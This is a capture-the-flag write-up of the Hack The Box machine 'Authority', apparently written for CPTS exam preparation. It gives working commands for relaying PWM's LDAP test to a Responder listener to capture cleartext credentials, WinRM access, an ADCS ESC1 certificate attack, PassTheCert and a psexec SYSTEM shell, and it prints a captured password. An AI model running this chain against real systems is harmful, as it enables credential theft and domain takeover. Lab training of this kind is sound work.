
Change the LDAP URL to point at our machine:
ldap://10.10.16.60:389

Set up Responder to capture the incoming authentication:
sudo responder -I tun0
Trigger the test. PWM connects out with the stored LDAP credentials in cleartext:

Credentials captured: svc_ldap:lDaP_1n_th3_cle4r!
Finding 1 — Cleartext Credential Exposure via LDAP Connection Test in PWM Configuration Manager
Foothold — WinRM as svc_ldap
evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
Finding 2 — Ansible Vault Credentials Stored in Readable SMB Share
Privilege Escalation
ADCS Enumeration
The ADCS certificate authority we spotted in the nmap output (htb-AUTHORITY-CA) gives us a clear path to check. Certipy can scan for vulnerable templates:
certipy-ad find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -target authority.htb -text -stdout -vulnerable
The CorpVPN template is vulnerable to ESC1: it allows enrollees to supply a Subject Alternative Name (SAN), meaning we can request a certificate for any user including Administrator. The template also allows machine accounts to enroll.

ESC1 is exploitable when a template has CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT set and allows low-privileged users or machine accounts to enroll. The SAN override lets you impersonate any account in the domain.
Machine Account Creation
We need a machine account to enroll in the CorpVPN template. Check how many we can create:
nxc ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
The Machine Account Quota is 10, so we can proceed. Create a machine account using LDAPS:
addcomputer.py 'authority.htb/svc_ldap' -method LDAPS -computer-name TCOMP -computer-pass 'PASSWORD1!' -dc-ip 10.129.229.56
Requesting the Administrator Certificate
With TCOMP$ created, request a certificate from the CorpVPN template with the Administrator UPN as the SAN:
certipy-ad req -username TCOMP$ -password 'PASSWORD1!' -ca AUTHORITY-CA -dc-ip 10.129.229.56 -template CorpVPN -upn [email protected]
The certificate is issued. Attempting to authenticate with it directly hits a wall:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.229.56
PKINIT is not supported on this DC. The certificate is valid but we cannot use it for Kerberos authentication. PassTheCert uses it over LDAP instead.
PassTheCert — LDAP Shell
git clone https://github.com/AlmondOffSec/PassTheCert
Split the PFX into separate certificate and key files:
certipy-ad cert -pfx administrator.pfx -nocert -out administrator.key
certipy-ad cert -pfx administrator.pfx -nokey -out administrator.crt
Authenticate to LDAP using the certificate to get an interactive LDAP shell:
python3 passthecert.py -action ldap-shell -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.129.229.56From the # prompt, add svc_ldap to the local Administrators group:
add_user_to_group svc_ldap administrators
Administrator Access
With svc_ldap now in the Administrators group, authenticate using PSExec for a SYSTEM shell:
psexec.py [email protected]
Finding 3 — ADCS ESC1 Misconfiguration on CorpVPN Template Allowing Domain Privilege Escalation
Takeaways
How this box helped me prepare for the CPTS exam
-
Check SMB anonymously on every Windows box before reaching for credentials. The entire foothold here starts with a guest-readable development share. Anonymous and guest access are quick, zero-cost checks that pay off more often than you would expect.
-
Ansible Vault hashes in a share are as good as plaintext if the vault password is weak.
ansible2johnplus Hashcat mode 16900 is the workflow. If you find.ymlfiles in a share, always grep for!vault, a specific searchable string that immediately tells you what you are dealing with. -
Any management portal with an outbound connection test is a potential credential capture point. PWM authenticated to whatever LDAP URL was configured, handing over credentials in cleartext when pointed at a Responder listener. The same principle applies to SMTP tests, proxy tests, and webhook validators in other web applications. When you find a management interface, check every test connection button.
-
KDC_ERR_PADATA_TYPE_NOSUPP does not mean the certificate is useless. When Kerberos PKINIT is blocked, PassTheCert uses the same certificate over LDAP to get an authenticated shell against the directory. The two tools cover the same certificate from different angles. Knowing both means a blocked Kerberos path still has options.